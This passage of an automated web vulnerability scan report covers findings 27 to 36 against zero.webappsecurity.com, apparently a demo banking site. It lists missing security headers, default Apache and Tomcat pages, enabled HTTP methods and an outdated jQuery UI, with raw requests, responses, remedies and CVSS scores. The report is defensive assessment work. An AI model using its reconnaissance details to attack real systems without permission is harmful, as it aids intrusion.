Remedy

Add the X-XSS-Protection header with a value of "1; mode= block".

-
  ```
  X-XSS-Protection: 1; mode=block
  ```

External References

- Internet Explorer 8 Security Features - MSDN
- X-XSS-Protection HTTP Header
- Internet Explorer 8 XSS Filter

CLASSIFICATION

CWE	16
WASC	15
HIPAA	164.308(A)
ISO27001	A.14.2.5

27. Referrer-Policy Not Implemented

BEST PRACTICE | 1

Netsparker detected that no Referrer-Policy header implemented.

Referrer-Policy is a security header designed to prevent cross-domain Referer leakage.

Impact

Referer header is a request header that indicates the site which the traffic originated from. If there is no adequate prevention in place, the URL itself, and even sensitive information contained in the URL will be leaked to the cross-site.

The lack of Referrer-Policy header might affect privacy of the users and site's itself

Vulnerabilities

27.1. http://zero.webappsecurity.com/

Certainty

Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 901.9706 **Total Bytes Received :** 12741 **Body Length :** 12471 **Is Compressed :** No

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jun 2023 13:42:39 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store


<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Zero - Personal Banking - Loans - Credit Cards</title>
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=
no">
<meta http-equiv="X-UA-Compatible" content="IE=Edge">

<link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>
<link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>
<link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>

<script src="/resources/js/jquery-1.8.2.min.js"></script>
<script src="/resources/js/bootstrap.min.js"></script>

<script src="/resources/js/placeholders.min.js"></script>
<script type="text/javascript">
Placeholders.init({
live: true, // Apply to future and modified elements too
hideOnFocus: true // Hide the placeholder when the element receives focus
});
</script>
<script type="text/javascript">
$(document).ajaxError(function errorHandler(event, xhr, ajaxOptions, thrownError) {
if (xhr.status == 403) {
window.location.reload();
}
});
</script>
</head>
<body>
<div class="wrapper">
<div class="navbar navbar-fixed-top">
<div class="navbar-inner">
<div class="container">
<a href="/index.html" class="brand">Zero Bank</a>
```

```
<div>
<ul class="nav float-right">
<li>    <form action="/search.html"
class="navbar-search pull-right" style="padding-right: 20px">
<input type="text" id="se
…
```

Actions to Take

In a response header:

```
Referrer-Policy: no-referrer | same-origin | origin | strict-origin | no-origin-when-downgrading
```

In a META tag

```
<meta name="Referrer-Policy" value="no-referrer | same-origin"/>
```

In an element attribute

```
<a href="http://crosssite.example.com" rel="noreferrer"></a>
```

or

```
<a href="http://crosssite.example.com" referrerpolicy="no-referrer | same-origin | origin | strict-
origin | no-origin-when-downgrading"></a>
```

Remedy

Please implement a Referrer-Policy by using the Referrer-Policy response header or by declaring it in the meta tags. It’s also possible to control referrer information over an HTML-element by using the rel attribute.

External References

- Referrer Policy
- Referrer Policy - MDN
- Referrer Policy HTTP Header
- A New Security Header: Referrer Policy
- Can I Use Referrer-Policy

CLASSIFICATION

OWASP 2013	A6
OWASP 2017	A3
CWE	200
ISO27001	A.14.2.5

28. SameSite Cookie Not Implemented

BEST PRACTICE 1

Cookies are typically sent to third parties in cross origin requests. This can be abused to do CSRF attacks. Recently a new cookie attribute named *SameSite*was proposed to disable third-party usage for some cookies, to prevent CSRF attacks.

Same-site cookies allow servers to mitigate the risk of CSRF and information leakage attacks by asserting that a particular cookie should only be sent with requests initiated from the same registrable domain.

Vulnerabilities

28.1. http://zero.webappsecurity.com/signin.html

Identified Cookie(s)

- JSESSIONID

Cookie Source

- HTTP Header

Certainty

Request

```
GET /signin.html HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://zero.webappsecurity.com/login.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 363.2034 **Total Bytes Received :** 316 **Body Length :** 0 **Is Compressed :** No

```
HTTP/1.1 302 Found
Set-Cookie: JSESSIONID=E538E1B3; Path=/; HttpOnly

Content-Type: text/html
Server: Apache-Coyote/1.1
Content-Length: 0
Access-Control-Allow-Origin: *
Location: /login.html?login_error=true
Date: Wed, 14 Jun 2023 13:43:01 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
```

Remedy

The server can set a same-site cookie by adding the `SameSite=...`attribute to the `Set-Cookie`header. There are three possible values for the `SameSite`attribute:

- Lax:In this mode, the cookie will only be sent with a top-level get request.

  ```
  Set-Cookie: key=value; SameSite=Lax
  ```

- Strict: In this mode, the cookie will not be sent with any cross-site usage even if the user follows a link to another website.

  ```
  Set-Cookie: key=value; SameSite=Strict
  ```

- None: In this mode, the cookie will be sent with the cross-site requests. Cookies with `SameSite=None`must also specify the `Secure`attribute to transfer them via a secure context. Setting a `SameSite=None`cookie without the `Secure`attribute will be rejected by the browsers.

  ```
  Set-Cookie: key=value; SameSite=None; Secure
  ```

External References

- Security Cookies - SameSite Attribute - Netsparker
- Using the Same-Site Cookies Attribute to Prevent CSRF Attacks
- Same-site Cookies
- Preventing CSRF with the same-site cookie attribute
- SameSite cookies explained
- Get Ready for New SameSite=None; Secure Cookie Settings

CLASSIFICATION

CWE	16
WASC	15
ISO27001	A.14.2.5

29. [Possible] Login Page Identified

INFORMATION ⓘ | 1

Netsparker identified a login page on the target website.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Vulnerabilities

29.1. http://zero.webappsecurity.com/login.html

form.id

- login_form

window.location.pathname

- /login.html

checkbox.id

- user_remember_me

input.id

- user_login

Certainty

Request

```
GET /login.html HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://zero.webappsecurity.com/feedback.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 420.6068 **Total Bytes Received** : 7588 **Body Length** : 7318 **Is Compressed** : No

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jun 2023 13:42:59 GMT
Cache-Control: no-cache, max-age=0, must-reval
…
<div class="top_offset">


<div class="row">
<div class="offset3 span6">
<div class="page-header">
<h3>Log in to ZeroBank</h3>
</div>

<form id="login_form" action="/signin.html" method="post" class="form-horizontal"><form id="login_form"
 action="/signin.html" method="post" class="form-horizontal">

<div class="form-inputs">
<div class="control-group">
<label class="control-label" for="user_login">Login</label>
<div class=
…
```

CLASSIFICATION

OWASP Proactive Controls	C6

30. Apache Web Server Identified

INFORMATION ⓘ | 1

Netsparker identified a web server (Apache) in the target web server's HTTP response.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Vulnerabilities

30.1. http://zero.webappsecurity.com/

Certainty

Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 901.9706 **Total Bytes Received :** 12741 **Body Length :** 12471 **Is Compressed :** No

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jun 2023 13:42:39 GMT
Cache-Control: no-cache, max-age=0, must-revalHTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jun 2023 13:42:39 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store


…
```

External References

- Apache ServerTokens Directive

CLASSIFICATION

CWE	200
WASC	13
OWASP Proactive Controls	C7
ISO27001	A.18.1.3

CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

CVSS 3.1 SCORE

Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

31. Default Page Detected (Apache)

INFORMATION ⓘ | 1

Netsparker detected the Apache default installation page.

This issue is reported for information only. If there is any other vulnerability identified regarding this resource, Netsparker will report it as a separate issue.

Vulnerabilities

31.1. https://zero.webappsecurity.com/

Certainty

Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=A60FF7DF
Referer: https://zero.webappsecurity.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 1098.3002 **Total Bytes Received :** 345 **Body Length :** 44 **Is Compressed :** No

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Apache/2.2.6 (Win32) mod_ssl/2.2.6 OpenSSL/0.9.8e mod_jk/1.2.40
Content-Length: 44
Last-Modified: Sat, 20 Nov 2004 14:16:24 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Date: Wed, 14 Jun 2023 13:43:09 GMT
ETag: "24c22-2c-44adde00"

<html><body><h1>It works!</h1></body></html>
```

CLASSIFICATION

CWE	200
WASC	13
OWASP Proactive Controls	C7
ISO27001	A.18.1.3

CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

CVSS 3.1 SCORE

Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

32. Default Page Detected (Tomcat)

INFORMATION ⓘ | 1

Netsparker detected the default Tomcat page.

This issue is reported for information only. If there is any other vulnerability identified regarding this resource, Netsparker will report it as a separate issue.

Vulnerabilities

32.1. http://zero.webappsecurity.com/docs/index.html

Certainty

Request

```
GET /docs/index.html HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=A60FF7DF
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 12263.3161 **Total Bytes Received :** 19630 **Body Length :** 19368 **Is Compressed :** No

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Apache-Coyote/1.1
Content-Length: 19368
Last-Modified: Wed, 15 Jun 2016 16:40:46 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Date: Wed, 14 Jun 2023 13:43:56 GMT
ETag: W/"19368
…
anges: bytes
Access-Control-Allow-Origin: *
Date: Wed, 14 Jun 2023 13:43:56 GMT
ETag: W/"19368-1466008846000"

<html><head><META http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><title>Apache Tomcat 7 (7.0.70) - Documentation Index</title><meta name="author" content="Craig R. McClanahan"><meta name="author" content="Remy Maucherat"><meta name="author" content="Yoav Shapira"><style type="text/css" media="print">
.noPrint {display: none;}
td#mainBody {width: 100%;}
</style><s
…
```

CLASSIFICATION

CWE	200
WASC	13
OWASP Proactive Controls	C7
ISO27001	A.18.1.3

CVSS 3.0 SCORE

Base	4.3 (Medium)
Temporal	4.1 (Medium)
Environmental	4.1 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

CVSS 3.1 SCORE

Base	4.3 (Medium)
Temporal	4.1 (Medium)
Environmental	4.1 (Medium)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

33. Email Address Disclosure

INFORMATION ⓘ | 1

Netsparker identified an Email Address Disclosure.

Impact

Email addresses discovered within the application can be used by both spam email engines and also brute-force tools. Furthermore, valid email addresses may lead to social engineering attacks.

Vulnerabilities

33.1. http://zero.webappsecurity.com/resources/css/font-awesome.css

Email Address(es)

- dave@davegandy.com

Certainty

Request

```
GET /resources/css/font-awesome.css HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://zero.webappsecurity.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 932.9107 **Total Bytes Received** : 22118 **Body Length** : 21752 **Is Compressed** : No

```
HTTP/1.1 200 OK
Content-Type: text/css;charset=UTF-8
Server: Apache-Coyote/1.1
Expires: Fri, 14 Jul 2023 13:42:59 GMT
Content-Length: 4132
Last-Modified: Mon, 11 Feb 2013 10:57:32 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Content-Encoding:
Date: Wed, 14 Jun 2023 13:42:58 GMT
ETag: W/"21752-1360580252000"
Cache-Control:
…
Awesome 3.0, but much appreciated:
*    "Font Awesome by Dave Gandy - http://fortawesome.github.com/Font-Awesome"

*  Contact
*  -------------------------------------------------------
*  Email: dave@davegandy.com
*  Twitter: http://twitter.com/fortaweso_me
*  Work: Lead Product Designer @ http://kyruus.com
*/
@font-face {
font-family: 'FontAwesome';
src: url('../font/fontawesome-webfont.eot?v=3.0.1
…
```

Remedy

Use generic email addresses such as contact@ or info@ for general communications and remove user/people-specific email addresses from the website; should this be required, use submission forms for this purpose.

External References

- [Wikipedia - Email Spam]

CLASSIFICATION

CWE	200
CAPEC	118
WASC	13
OWASP Proactive Controls	C7
ISO27001	A.9.4.1

CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.3 (Medium)
Environmental	5.3 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

CVSS 3.1 SCORE

Base	5.3 (Medium)
Temporal	5.3 (Medium)
Environmental	5.3 (Medium)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

34. Forbidden Resource

INFORMATION ⓘ 1 CONFIRMED 1

Netsparker identified a forbidden resource.

Access to this resource has been denied by the web server. This is generally not a security issue, and is reported here for informational purposes.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Vulnerabilities

34.1. http://zero.webappsecurity.com/cgi-bin/

CONFIRMED

Request

```
GET /cgi-bin/ HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://zero.webappsecurity.com/cgi-bin/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 716.4477 **Total Bytes Received** : 1165 **Body Length** : 961 **Is Compressed** : No

```
HTTP/1.1 403 Forbidden

Content-Type: text/html;charset=utf-8
Server: Apache-Coyote/1.1
Content-Length: 961
Content-Language: en
Access-Control-Allow-Origin: *
Date: Wed, 14 Jun 2023 13:42:59 GMT

<html><head><title>Apache Tomcat/7.0.70 - Error report</title><style><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;}--></style> </head><body><h1>HTTP Status 403 - </h1><HR size="1" noshade="noshade"><p><b>type</b> Status report</p><p><b>message</b> <u></u></p><p><b>description</b> <u>Access to the specified resource has been forbidden.</u></p><HR size="1" noshade="noshade"><h3>Apache Tomcat/7.0.70</h3></body></html>
```

CLASSIFICATION

OWASP Proactive Controls	C8
ISO27001	A.8.1.1

35. OPTIONS Method Enabled

INFORMATION ⓘ | 1   CONFIRMED | 1

Netsparker detected that OPTIONSmethod is allowed. This issue is reported as extra information.

Impact

Information disclosed from this page can be used to gain additional information about the target system.

Vulnerabilities

35.1. http://zero.webappsecurity.com/

CONFIRMED

Allowed methods

- GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS, PATCH

Request

```
OPTIONS / HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=BFC8F433
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 680.2055   **Total Bytes Received** : 283   **Body Length** : 0   **Is Compressed** : No

```
HTTP/1.1 200 OK
Content-Type: text/plain
Server: Apache-Coyote/1.1
Allow: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS, PATCH
Content-Length: 0
Access-Control-Allow-Origin: *
Date: Wed, 14 Jun 2023 13:43:01 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
```

Remedy

Disable `OPTIONS`method in all production systems.

External References

- Testing for HTTP Methods and XST (OWASP-CM-008)
- HTTP/1.1: Method Definitions

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	16
CAPEC	107
WASC	14
ISO27001	A.14.1.2

36. Out-of-date Version (jQuery UI Dialog)

INFORMATION ⓘ | 1

Netsparker identified the target web site is using jQuery UI Dialog and detected that it is out of date.

Impact

Since this is an old version of the software, it may be vulnerable to attacks.

Vulnerabilities

36.1. http://zero.webappsecurity.com/resources/js/jquery-ui.min.js

Identified Version

- 1.8.23

Latest Version

- 1.12.1 (in this branch)

Vulnerability Database

- Result is based on 04/27/2020 17:30:00 vulnerability database content.

Certainty

Request

```
GET /resources/js/jquery-ui.min.js HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=A60FF7DF
Referer: http://zero.webappsecurity.com/index.old
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 6416.9584 **Total Bytes Received** : 201130 **Body Length** : 200748 **Is Compressed** : No

```
HTTP/1.1 200 OK
Content-Type: application/javascript;charset=UTF-8
Server: Apache-Coyote/1.1
Expires: Fri, 14 Jul 2023 13:44:03 GMT
Content-Length: 51556
Last-Modified: Thu, 17 Jan 2013 15:41:30 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Content-Encoding: 
Date: Wed, 14 Jun 2023 13:44:03 GMT
ETag: W/"200748-1358437290000"
Cache-Control: 
…
Jan 2013 15:41:30 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Content-Encoding: 
Date: Wed, 14 Jun 2023 13:44:03 GMT
ETag: W/"200748-1358437290000"
Cache-Control: max-age=2592000

/*! jQuery UI - v1.8.23 - 2012-08-15
* https://github.com/jquery/jquery-ui
* Includes: jquery.ui.core.js, jquery.ui.widget.js, jquery.ui.mouse.js, jquery.ui.draggable.js, jquery.
ui.droppable.js, jquery.ui.resizable.js, jquery.ui.selectable.js, jquery.ui.sortable.js, jquery.effect
s.core.js, jquery.effects.blind.js, jquery.effects.bounce.js, jquery.effects.clip.js, jquery.effects.dr
op.js, jquery.effects.explode.js, jquery.effects.fade.js, jquery.effects.fold.js, jquery.effects.highli
ght.js, jquery.effects.pulsate.js, jquery.effects.scale.js, jquery.effects.shake.js, jquery.effects.sli
de.js, jquery.effects.transfer.js, jquery.ui.accordion.js, jquery.ui.autocomplete.js, jquery.ui.button.
js, jquery.ui.datepicker.js, jquery.ui.dialog.js, jquery.ui.position.js, jquery.ui.progressbar.js, jque
ry.ui.slider.js, jquery.ui.tabs.js
* Copyright (c) 2012 AUTHORS.txt; Licensed MIT, GPL */
(function(a,b){function c(b,c){var e=b.nodeName.toLower
…
```

Remedy

Please upgrade your installation of jQuery UI Dialog to the latest stable version.

Remedy References

- Downloading jQuery UI Dialog

CLASSIFICATION

PCI DSS v3.2	6.2
OWASP 2013	A9
OWASP 2017	A9
CWE	829
CAPEC	310
HIPAA	164.308(A)(1)(I)
OWASP Proactive Controls	C1
ISO27001	A.14.1.2

Show Scan Detail

Enabled Security Checks : Apache Struts S2-045 RCE,
Apache Struts S2-046 RCE,
BREACH Attack,
Code Evaluation,
Code Evaluation (Out of Band),
Command Injection,
Command Injection (Blind),
Content Security Policy,
Content-Type Sniffing,
Cookie,
Cross Frame Options Security,
Cross-Origin Resource Sharing (CORS),
Cross-Site Request Forgery,
Cross-site Scripting,
Cross-site Scripting (Blind),
Custom Script Checks (Active),
Custom Script Checks (Passive),
Custom Script Checks (Per Directory),
Custom Script Checks (Singular),
Expect Certificate Transparency (Expect-CT),
Expression Language Injection,
File Upload,

<table>
<tr><th></th><th></th><th></th></tr>
<tr><td></td><td></td><td>Header Analyzer,
Heartbleed,
HSTS,
HTML Content,
HTTP Header Injection,
HTTP Methods,
HTTP Status,
IFrame Security,
Insecure JSONP Endpoint,
Insecure Reflected Content,
JavaScript Libraries,
Local File Inclusion,
Login Page Identifier,
Mixed Content,
Open Redirection,
Referrer Policy,
Reflected File Download,
Remote File Inclusion,
Reverse Proxy Detection,
Server-Side Request Forgery (DNS),
Server-Side Request Forgery (Pattern Based),
Server-Side Template Injection,
Signatures,
SQL Injection (Blind),
SQL Injection (Boolean),
SQL Injection (Error Based),
SQL Injection (Out of Band),
SSL,
Static Resources (All Paths),
Unicode Transformation (Best-Fit Mapping),
WAF Identifier,
Web App Fingerprint,
Web Cache Deception,
XML External Entity,
XML External Entity (Out of Band)</td></tr>
<tr><td><b>URL Rewrite Mode</b></td><td>:</td><td>Heuristic</td></tr>
<tr><td><b>Detected URL Rewrite Rule(s)</b></td><td>:</td><td>None</td></tr>
<tr><td><b>Excluded URL Patterns</b></td><td>:</td><td>(log|sign)\-?(out|off)
exit
endsession
gtm\.js
WebResource\.axd
ScriptResource\.axd</td></tr>
<tr><td><b>Authentication</b></td><td>:</td><td>None</td></tr>
<tr><td><b>Scheduled</b></td><td>:</td><td>No</td></tr>
</table>

Additional Website(s)	: None

This report created with 5.8.2.28358-master-3d7991d
https://www.netsparker.com